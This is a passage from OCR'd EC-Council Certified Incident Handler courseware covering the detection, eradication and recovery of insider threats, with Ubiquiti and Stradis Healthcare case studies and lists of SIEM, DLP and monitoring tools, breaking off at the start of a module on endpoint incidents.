



Figure 9.38: Screenshot of SysTools SQL Log Analyzer - saving and exporting transaction details

Some additional database forensic analysis tools are listed below:

- dbForge Transaction Log (*https://www.devart.com*)
- SQL Transaction Log Analyzer Tool (*https://www.stellarinfo.com*)
- SQL Server Transaction Log Analysis Tool (*https://www.sqlrecoverysoftware.net*)
- Aryson SQL Log Analyzer (*https://www.arysontechnologies.com*)
- Sysinfo SQL Transaction Log Recovery (*https://www.sysinfotools.com*)

## Physical Security Analysis

The key to detecting malicious insiders is awareness and observation of the surroundings. Incident responders must use the physical surveillance devices installed across an organization to verify the presence of suspect employees during the attack and prove their involvement.

Incident response teams should perform the following steps to detect insiders using physical means of attack:

- Check for unauthorized employees or personnel in board or official meetings; there is a high probability that such employees are trying to breach the organization's information and are potential insider threats.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Check the board and meeting rooms for small lights flashing or weak sounds emitted from devices used to record or spy on meetings.
- Check if any employee had access to the servers and databases containing the affected data.
- Because insiders or spies generally tend to collect sensitive information from coworkers, use surveillance camera recordings to detect the suspicious persons responsible for such incidents.
- Use the footage from surveillance cameras installed across the organization, especially at entry points to crucial areas, and synchronize it with the time of attack through network and log analysis.
- If the attacker stole data from board or meeting rooms, check for unauthorized or suspicious spy devices placed using:
  - RF and bug detectors to detect recorders, trackers, bugs, and other surveillance devices
  - Digital cameras in cell phones to detect infrared and polarized light
  - Mobile applications such as EMF Detector and Ultimate EMF Detector to detect electromagnetic waves
  - Irregularities in TV, radio, or cell phone connections
  - Manual searches in the roof, pin holes, air vents, gift packs, etc.

## Understand Eradication of Insider Threats

Owing to the increase in cybercrime by insiders, valuable information and records are becoming vulnerable to stealing, modification, and exfiltration. Therefore, incident responders must follow certain rules or guidelines to eradicate insider threats. Eradication is the key component of security incidents faced by an organization. It includes detecting malicious programs, stopping the network attack, and disabling the responsible user accounts. It is important to perform eradication to further prevent malicious insiders from launching new attacks.

This section discusses various steps for human resources, network security, privileged users, access controls, audit trails, log monitoring, and physical security to eradicate insider threats.

### Eradicating Insider Threats

The following are some techniques that incident responders can use to secure a company's confidential data and eradicate insider threats:

- **Access Control**

  The best method for controlling insider threats is limiting and controlling access. In almost every situation where an insider compromises a company, the possible damage is increased because someone had more access than they needed to do their job. To eradicate insider attacks, the organization must allocate the least amount of access and


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

privilege to its employees. If employees require additional privileges, they must request them from supervisors who can scrutinize their necessity before they are granted.

- **Data Encryption**

  Organizations should encrypt their data at all levels, i.e., at rest, in motion, and in use. To ensure safe encryption standards, organizations should implement the usage of cryptographically generated random and multiple keys of at least 256 bits and sufficient length across its devices and application.

- **Isolate Storage**

  Organizations should never store sensitive information on a networked computer. The storage systems and devices should not be accessible to regular network traffic, and only a few trusted individuals should have access to them. Store the devices, systems, servers, and databases in a secure environment with physical access restrictions. Use password and biometric authentication-based locks to protect these devices.

- **Change Passwords Regularly**

  Organizations should have a strong password policy to secure critical data. The policy must mandate all employees to change their passwords at regular intervals and keep them private. Employees must lock their systems before leaving their workspace, even for a short time. The policy must also prohibit employees from exchanging their system or account passwords or saving passwords in their systems.

- **Data Centric Audit and Protection (DCAP)**

  Organizations should adopt DCAP solutions to monitor and analyze user privileges, thereby detecting unauthorized changes made to these permissions. A DCAP solution can be used to automate the process of managing user accounts and monitoring usage patterns. Organizations can set up DCAP solutions that include automated tools to discover and classify critical or sensitive data.

- **Segregation of Duties**

  Insider threats can be controlled by segregating the duties of employees. Employees performing more tasks possess more privileges to perform their duties, which might lead to misuse of organizational resources. Segregating role allocations helps organizations to minimize the occurrence of fraudulent activities.

- **User and Entity Behavior Analytics**

  Organizations should monitor employees constantly to spot unusual behavior that deviates from what is specified in the policies. User and Entity Behavior Analytics (UEBA) can help in identifying malicious behavior before the compromised insiders can gain access to sensitive information.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Eradicating Insider Threats: Human Resources

Most cybersecurity problems arise owing to the actions and activities performed by an organization's own workforce. Therefore, the human resource department and information technology professionals play a crucial role in eradicating insider threats from an organization.

The following are some steps that the human resource department must take to eradicate insider threats:

- Create and implement policies pertaining to employee behavior and ethical use of information.
- Require employees to sign a confidentiality and nondisclosure agreement that describes their agreement with the company's confidentiality policies.
- Using interviews, feedback forms, or surveys, allow employees to raise their concerns regarding the workplace and organization.
- Ensure that employees can express their feelings and problems at the workplace and provide suggestions to improve them. This helps to anticipate and manage negative workplace issues as well as helps the organization in examining employee behavior and satisfaction level.
- Keep track of employee expenditures and income generation activities because unexpected and unexplained changes in the financial status of an employee signify income generated from external sources.
- Audit their financial reports to identify if the employee was involved in any fraud. In most cases, employees commit insider attacks to the organization unintentionally or unknowingly.
- Provide proper training and awareness to all employees regarding insider activities.
- Conduct a thorough background check on new employees and employees who hold sensitive positions.
- Check employee history in previous organizations such as arrest history, history of policy violations, and evidence of financial problems.
- Organizations generally hire temporary employees from third parties, giving these individuals access to organizational premises. Monitor all activities performed by such staff using surveillance cameras in all important areas.
- Examine and respond to the suspicious behavior of employees, beginning with the hiring process.
- Interact with employees so that they can brief other employees to keep an eye on and notify them about individuals who have been disciplined or promoted.
- Implement a policy pertaining to employee termination and ensure that all equipment and keys are handed over to the concerned department.
- Notify co-workers, vendors, and clients about the departure of an employee.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Ensure that employee access to the mobile application is deactivated during offboarding.
- Review and audit the network activity prior to the employee's departure.

## Eradicating Insider Threats: Network Security

Organizations use various network security measures such as firewalls, intrusion detection systems (IDS), intrusion prevention systems (IPS), and honeypots to protect their networks. Networks are the preferred targets for compromising an organization's security, and insiders continue to find new ways to breach network security and attack important assets.

The following network security guidelines will help incident responders in eradicating insider threats:

- Secure computer networks by configuring firewalls and monitoring outbound traffic to HTTP and HTTPS services.
- Create rules to reduce the outbound transfer of files to an authorized set of users and systems.
- Prevent file sharing, instant messaging, and other features among employees that allow unauthorized access to corporate networks.
- Scan all outgoing and incoming emails for sensitive information and malicious codes.
- Implement a strict password policy with MFA.
- Implement account management policies and procedures.
- Implement proper system administration safeguards for critical servers.
- Implement Zero Trust Network Access (ZTNA) solutions that provide access only after satisfying certain characteristics.

## Eradicating Insider Threats: Access Controls

The best method for controlling insider threats is limiting and controlling access. In most situations where insiders compromise a company, the incident occurs because employees have more system access than they need to do their job, although other factors of course contribute.

Listed below are the access control guidelines for eradicating insider threats:

- Enable access privileges to employees or users based on the routine performance of their job roles.
- Disable employees' ability to download content, install applications, enable remote access, modify system logs, or access the boot menu of their systems.
- Install modification alert tools in user systems that flag attempts to change system settings.
- Regularly audit the access rights of employees and revoke unnecessary access.
- Implement strict policies for accessing sensitive information.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Never store sensitive information on a networked computer; store confidential data on a standalone computer that has no connection to other computers or telephone lines.
- Document all access requests that are granted to users along with justification after being vetted by a supervisor.
- Ensure that employees get permission prior to accessing sensitive systems.
- Disable all access privileges of an employee after termination, including access to premises, applications, accounts, and network devices.
- Change the password of wireless networks regularly.
- Restrict concurrent logins to prevent repudiation issues.
- Implement DLP tools to restrict employees from exfiltrating data.
- Deploy identity security solutions to track accounts and access across the organization.

## Eradicating Insider Threats: Privileged Users

Privileged user has a high level of access to the overall system. They can change the configuration settings, grant access to other employees, as well as read and modify sensitive data. These privileged users can misuse their rights unintentionally or maliciously, or attackers can trick them into performing malicious activities.

Incident handlers must consider the following guidelines to eradicate insider attacks by privileged users:

- Implement a non-repudiation technique to view all actions performed by administrators and privileged users.
- Disable the default administrative accounts to ensure accountability.
- Ensure that administrators use unique accounts during the installation process.
- Use encryption methods to prevent administrators and privileged users from accessing backup tapes and sensitive information.
- Monitor the activities of system administrators and privileged users who have permission to access sensitive information.
- Control the access to administrators and privileged users.
- Implement JIT Privileged Access Management (JIT PAM) solutions to provide necessary privileges for the required period to avoid persistent privilege access.
- Use privileged password managers to prevent administrators from viewing the password in plain text.

## Eradicating Insider Threats: Audit Trails and Log Monitoring

Audit trails and log monitoring are the primary source of information that help in identifying security gaps and detecting various vulnerabilities that can be exploited to launch attacks. The


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

following are some audit trails and log monitoring guidelines that can assist incident responders in eradicating insider threats:

- Enforce account and password policies and procedures to ensure that employees regularly change their passwords using password management tools and active directory configurations.
- Implement measures to monitor the online activities of insiders. Monitoring controls may include the use of employee monitoring software and configuring gateway firewalls to log web traffic.
- Organizations should properly consider the legal implications before using monitoring controls to avoid legal liabilities. They should notify their employees that the organization will log all activities related to organizational systems and data.
- Regularly assess the logging, monitoring, and auditing processes to identify and investigate suspicious insider actions. Organizational logging policies should clearly outline the size of logs and timeframe for storing logs to achieve predetermined business, monitoring, and investigation objectives.
- Configure audit trails for network devices, operating systems, commercial software, and custom applications. Audit trails help organizations to retrieve specific logs from a large storage system.
- In auditing, the changes in the critical assets of any organization should be reviewed and examined.
- Protect audit files through file permissions and store them in a central host server to avoid alterations. Maintain a chain of custody document to access and handle log files.
- Implement intrusion detection and file integrity software to detect and monitor suspicious activity on sensitive data.

## Eradicating Insider Threats: Physical Security

Organizations must implement strict physical security rules and policies to eradicate insider threats. Listed below are the physical security guidelines for eradicating insider threats:

- Ensure proper logging devices with ID and biometric scanning abilities at all entry and exit points.
- Deploy security guards to investigate unauthorized entry or stop employees from bringing unauthorized personnel into organizational premises.
- Implement a system security policy wherein the systems are automatically locked after a certain period of inactivity.
- Make it mandatory for employees to lock their data centers or computers when leaving their desks.
- Strictly prohibit the entry of portable media by placing metal detectors at all entry points.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Ensure the physical security of server rooms, databases, and other critical data resources by installing dual authentication such as a combination of password and biometric lock.
- Use cable locks for portable devices such as laptops and smartphones.
- Secure the hard drives by placing physical locks on them.
- Place surveillance cameras at all important areas such as the entrance and near meeting and server rooms.
- Ensure that all meeting rooms are soundproof to avoid eavesdropping and espionage attempts.
- Ensure that all documents containing crucial information are shredded before discarding.
- Wipe all hard disks and other media before discarding old computers and laptops.
- Implement strict access policies for third-party staff and vendors.
- Implement a clean desk policy both digitally and physically.
- Prohibit the use of cell phone cameras.

## Understand the Process of Recovery after Insider Attacks

Cyberattacks originating from within an organization can severely impact the business, regardless of its size, industry, or location. While prevention from such attacks is the key to limiting the impact of cybercrimes on a business, a proper recovery strategy should be maintained. Therefore, the incident response team must promptly implement the recovery steps after the occurrence of an attack to efficiently manage its impact.

This section discusses the various steps that should be taken by incident responders to recover from insider attacks.

### Recovery after Insider Attacks

The recovery of exfiltrated data is unattainable unless data theft is discovered before the insider finds an opportunity to exchange that data. Incident responders must interview the suspects immediately to find the location and copies (if any) of data and trace them. If the exfiltrated data are sold, identify the individuals who have acquired the data and attempt to issue legal proceedings against the insider and buyers.

To recover from an attack, incident responders should:

- Gather the evidence required for legal proceedings through forensic processes. This evidence will also help the organization to file an insurance claim and recover damages.
- If the stolen data impact user accounts, change the passwords of all accounts and make two-factor authentication mandatory. If application data are stolen, use copyright to prevent other companies from using them.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- If the attacker has damaged any data or placed malware, remove the malicious artifacts and recover data from clean and trusted backups.
- Implement recovery processes and backups to continue business operations after the incident.
- Develop and implement the data backup plan to recover any data affected by the attack.
- Secure backup media and its content from alteration, theft, or destruction. Administrators should ensure that regular backups are performed and tested for integrity and availability.
- Implement the separation of duties and configuration management procedures to perform backups on computer systems, networks, and databases.
- Implement a person-to-person rule to secure the backup process and physical media.
- Maintain a chain-of-custody document for accessing and handling backup media.
- Developing a data backup plan requires time and money, but it is far better than the burden of recreating data. The main primary task is to understand what data should be backed up and protected.

  As a part of the data backup plan, determine the following:

  - What data should be backed up?
  - Which compression method should be used?
  - How often should backups be taken?
  - What type of backups should be taken?
  - What kind of media should be used for backup?
  - Where should the backup data be stored to ensure security?
- Implement cloud-to-cloud backup solutions.
- Secure the backup media from unauthorized access and ensure that it is accessed only by limited individuals.
- Implement “immutable” and “unbreakable” backups.
- Store administrator keys in a separate location.
- Apply patches for the identified vulnerabilities to prevent similar incidents.

## Understand the Handling of Insider Threats - Case Study

A case study on insider threat handling can provide insights into how the IH&R team can curtail risks evolving from within an organization’s network. This case study discusses various


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

parameters such as the type of incident (accidental, malicious, or negligence), its impact, and the steps taken by that incident.

## Case Study 1: Ubiquiti Data Breach

- **Challenge**

  An employee of Ubiquiti Networks identified anomalous activity in the organization's environment and observed unauthorized exfiltration of sensitive information. Moreover, senior employees of the organization received a ransom note via email from the perpetrator demanding 50 bitcoins to not disclose the stolen sensitive information and provide information about the unblocked backdoor used by the perpetrator. Furthermore, the perpetrator communicated with a senior security employee of the organization through Keybase and uploaded a part of the stolen data. Because the company failed to pay the ransom within the deadline, the perpetrator sent a message to the organization's employee with a link to a public Keybase folder, where they uploaded the stolen sensitive information for public access.

- **Process**

  The internal team examined the logs and identified the masked IP address used to exfiltrate data from their AWS servers and GitHub repositories, and handed the case over to the FBI. During the investigation, the FBI confirmed that the IP address was masked using Surfshark VPN. Additionally, the team found that the perpetrator gained access to the organization's AWS servers and obtained a key, which they used to gain access to GitHub and cloned the repositories. At one point of exfiltration, the perpetrator experienced internet outage, and their internet service was reenabled after some time. During that time, the unmasked IP address made an SSH connection to the GitHub account, and the activity was logged.

- **Solution**

  By correlating the IP addresses used to exfiltrate data and communications on Keybase, the FBI identified the perpetrator to be an employee of the organization. Moreover, the perpetrator was a member of the incident response team and allegedly misled the team during the investigation. The perpetrator misused their privileged access to steal the organization's information. The access credentials used to perform this activity were blocked and the backdoor was removed. The team collected all evidence required to prosecute the perpetrator and assisted with legal proceedings. The IH&R team directed the organization to:

  - Implement Cloud Infrastructure Entitlement Management (CIEM) to monitor the cloud environment constantly and maintain an inventory of every identity.
  - Employ Cloud Data Loss Prevention (CDLP) to find the identities that had access to confidential information and what can be done with that access.
  - Deploy automation into security solutions to speed up the process of detecting and preventing risks.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Case Study 2: Stradis Healthcare Incident

- **Challenge**

  Stradis Healthcare, a medical device packaging company, was delivering essential PPEs to healthcare providers during the global COVID-19 pandemic. An attacker disrupted the COVID PPE supply chain by editing 115,581 records and deleting 2,371 records in the NetSuite application. Consequently, the company's shipments were temporarily delayed. This incident caused immeasurable internal harm to the company.

- **Process**

  The internal investigation team suspected a former employee to be the attacker owing to their quarrels with the company and requested the FBI to help in the case. The FBI learned that the suspect was the Vice President of Stradis with administrative access to the company's package shipping system. They reviewed the audit logs and identified the legitimate IP address used by the suspect to access the network from their home.

- **Solution**

  The FBI also traced the secret account created by the suspect in the NetSuite application before the organization terminated their access to NetSuite. Although the suspect's authorized access was disabled, they could access the application from the secret account using their home IP address. Moreover, the suspect created a second account using the secret account and tried to hide the IP using TorGuard Virtual Network. They used the second account to edit and delete several records from the shipping system and deactivated the two fake accounts. The team correlated the home IP address used by the suspect to access the network during their service and the IP address used by the first secret account and concluded that the suspect was indeed the individual behind the incident. The team collected all evidence required to prosecute the former employee.

# Describe Best Practices against Insider Threats

The incident response team must implement and adopt appropriate best practices to secure the organizational network from insider attacks. These practices eliminate the possibility of cyberattacks originating from malicious insiders, thus improving the security infrastructure of the organization.

This section discusses various best practices for securing organizations from insider threats.

## Best Practices against Insider Threats

- Monitor employee behaviors and employee computer systems.
- Implement secure backup and disaster recovery processes for business continuity.
- Disable remote access and screen sharing activities for all users.
- Anticipate and manage the negative issues that may occur in the workplace.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Ensure that users are not allotted unnecessary account privileges.
- Implement system change controls and consider insider threats in the system/software development lifecycle.
- Disable the use of USB drives and other portable storage media on the network, systems, and all other devices to protect the physical extraction of data.
- Enforce a security policy that addresses all your concerns.
- Develop an insider incident response plan.
- Do not ignore physical security checks.
- Background verification for new employees is mandatory and must include a thorough check for legal issues.
- Shred documents prior to destroying sensitive material.
- Secure the dumpsters used by the organization with no trespassing signs posted.
- Provide regular training to employees on security awareness.
- Lock confidential rooms such as phone closets, server rooms, and wire closets to prevent unauthorized access.
- Place laptop locks to prevent laptop theft or tampering.
- Never leave business details on voice mail or email broadcast messages.
- Disable users from installing unauthorized software or accessing malicious websites using the corporate network.
- Prevent hardware tampering by locking computer cabinets.
- Ensure that the hard drives used in company computers are wiped and destroyed before they are discarded.
- Implement a periodic organization-wide risk assessment program.
- Enforce strict account management and password policies.
- Monitor egress traffic to detect unauthorized use of encryption, indicating an attempt to remove data from the network.
- Develop network segmentation and network segregation techniques where critical data are stored.
- Use SIEM tools to perform log monitoring and event monitoring to identify suspicious actions.
- Implement techniques to detect malicious code before it affects the system.
- Implement a strict termination process and disable all access to former employees.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Insider Threat Prevention Tools

Traditional security controls such as passwords, firewalls, and intrusion detection systems are not sufficient for preventing attacks originating internally because many employees already have access to the organization's critical assets. Therefore, to protect critical organizational assets from insider threats, organizations should deploy different levels of security using controls such as SIEM solutions, DLP tools, UBA/UEBA tools, and activity monitoring tools. These tools log, monitor, detect, alert, analyze, and prevent various malicious activities originating from within an organization.

- **SIEM Solutions**

  Security Incident and Event Management (SIEM) solutions provide the ability to build custom queries, generate alerts, retrieve data from multiple data sources, and enhance the potential analytical capability to prevent, detect, and respond to various insider threats.

  Listed below are some important SIEM solutions:

  - Fusion SIEM (*https://www.exabeam.com*)
  - ArcSight ESM (*https://www.microfocus.com*)
  - Splunk® Enterprise Security (*https://www.splunk.com*)
  - LogRhythm SIEM Platform (*https://logrhythm.com*)
  - AlienVault OSSIM (*https://cybersecurity.att.com*)

- **DLP Tools**

  Data loss prevention (DLP) tools scan network traffic to find the exfiltration of sensitive data and alert administrators. Organizations must use DLP tools to ensure the detection of loss or misuse of sensitive data by unauthorized personnel. DLP tools can classify confidential and business-critical data and identify policy violations outlined by organizations. Thus, these tools can be used to prevent users from accidentally or maliciously sharing data.

  Listed below are some important DLP tools:

  - PA File Sight (*https://www.poweradmin.com*)
  - ManageEngine Endpoint Central (*https://www.manageengine.com*)
  - Endpoint Protector (*https://www.endpointprotector.com*)
  - Symantec Data Loss Prevention (DLP) (*https://www.broadcom.com*)
  - Trellix Data Loss Prevention (DLP) Endpoint (*https://www.trellix.com*)
  - Forcepoint Data Loss Prevention (*https://www.forcepoint.com*)
  - Digital Guardian Endpoint DLP (*https://digitalguardian.com*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **UBA/UEBA Tools**

  User behavior analytics (UBA)/user and entity behavior (UEBA) tools collect user activity details from multiple sources and use artificial intelligence and machine learning algorithms to perform user behavior analysis to prevent and detect insider threats before the perpetration of fraud.

  Listed below are some important UBA/UEBA tools:

  - FortiInsight (*https://www.fortinet.com*)
  - LogRhythm UEBA (*https://logrhythm.com*)
  - DTEX InTERCEPT (*https://dtexsystems.com*)
  - Interset (*https://www.microfocus.com*)
  - Gurucul UEBA (*https://gurucul.com*)

- **Activity Monitoring Tools**

  Activity monitoring tools record all user activity in organizational networks, systems, and other IT resources. These tools record users' keystrokes, capture screenshots, monitor internet usage, monitor software usage, and help in tracking various user activities in an organizational network.

  Listed below are some important activity monitoring tools:

  - Net Monitor (*https://networklookout.com*)
  - ActivTrak (*https://www.activtrak.com*)
  - SoftActivity Monitor (*https://www.softactivity.com*)
  - EKRAN User Activity Monitoring Software (*https://www.ekransystem.com*)
  - Spyrix Personal Monitor (*https://www.spyrix.com*)
  - StaffCop Enterprise (*https://www.staffcop.com*)

## Module Summary

In this module, we discussed the types of insider threats, importance of handling insider attacks, general preparation steps to handle insider threats, and various indicators of insider threats. Further, we explored how to detect and contain insider threats, and described various methods (such as log analysis, network analysis, system analysis, and database analysis) for analyzing insider threats. Moreover, we discussed the eradication of insider threats and how to recover from insider attacks. Finally, we presented two case studies on handling insider threats, concluding with an overview of the best practices against insider threats.

In the next module, we will discuss handling and responding to various endpoint security incidents in detail.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

E|CIH

EC-Council | Certified Incident Handler

EC-Council

Building A Culture Of Security



Module 10

# HANDLING AND RESPONDING TO ENDPOINT SECURITY INCIDENTS

EC-Council Official Curricula

This page is intentionally left blank.

# Learning Objectives

Attackers can exploit the vulnerable endpoints of organizations using modern technologies because they are the potential gateway to organizational networks. Therefore, most organizations experience endpoint security incidents, which result in severe loss of critical data and business reputation; these incidents also cause critical issues during business operation, along with higher downtime.

Therefore, organizations must be prepared to respond and handle such incidents effectively by implementing a robust incident handling and response (IH&R) plan. Incident responders should use appropriate skills and techniques to detect, analyze, and mitigate endpoint security incidents from the source before they can damage other endpoints in a network and significantly impact critical business operations.

At the end of this module, you will be able to:

- Understand the concept of handling endpoint security incidents
- Explain different common endpoint security incidents
- Discuss the preparation, detection, containment, eradication, and recovery of mobile-based security incidents
- Describe the best practices against mobile-based security incidents
- Discuss the preparation, detection, containment, eradication, and recovery of IoT-based security incidents
- Describe the best practices against IoT-based security incidents
- Discuss the preparation, detection, containment, eradication, and recovery of OT-based security incidents
- Describe the best practices against OT-based security incidents
- Understand the handling of endpoint security incidents - case study

# Understand the Handling of Endpoint Security Incidents

Endpoints play a vital role in an organizational network for performing business operations and providing services to customers. Hence, most attackers target these endpoints to steal valuable business data, disrupt operations, take control of applications, and perform other malicious activities. Accordingly, incident responders must be prepared with proper IH&R planning to respond and promptly handle endpoint security incidents across a network.

This section introduces and discusses the need for endpoint security incident in organizations to safeguard organizational assets and data against various types of security incidents.

## Introduction to Endpoint Security Incident Handling

An endpoint is any device remotely connected to an organizational network, such as a mobile, laptop, desktop, tablet, server, virtual environment, IoT device, and operational technology


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

(OT) device. These endpoints are the potential gateway or vulnerable access point to an organizational network that can be exploited by attackers to gain illegal access to high-valued assets and critical data across the network. Attackers use various attack techniques to target endpoints and perform malicious activities. Therefore, organizations must have an appropriate IH&R plan for handling endpoint security incidents efficiently by implementing proper strategies, skills, and technologies, which will help in the quick detection and mitigation of endpoint security incidents to prevent further spread and a larger impact.

## Need for Endpoint Security Incident Handling

Most business operations and services are performed through endpoints; thus, organizations must be prepared against endpoint security incidents through an appropriate IR plan. Proper handling of endpoint security incidents can protect critical assets, employees, business operations, and customer data, and organizations can avoid costly downtime without affecting their business goals. Hence, incident responders should adopt predefined IH&R steps to efficiently detect, analyze, contain, eradicate, and recover from endpoint security incidents, thereby improving the overall security posture of organizations.

## Common Endpoint Security Incidents

Some of the most common endpoint security incidents are listed in the following table.

| Threats | Description | Attacks |
|---|---|---|
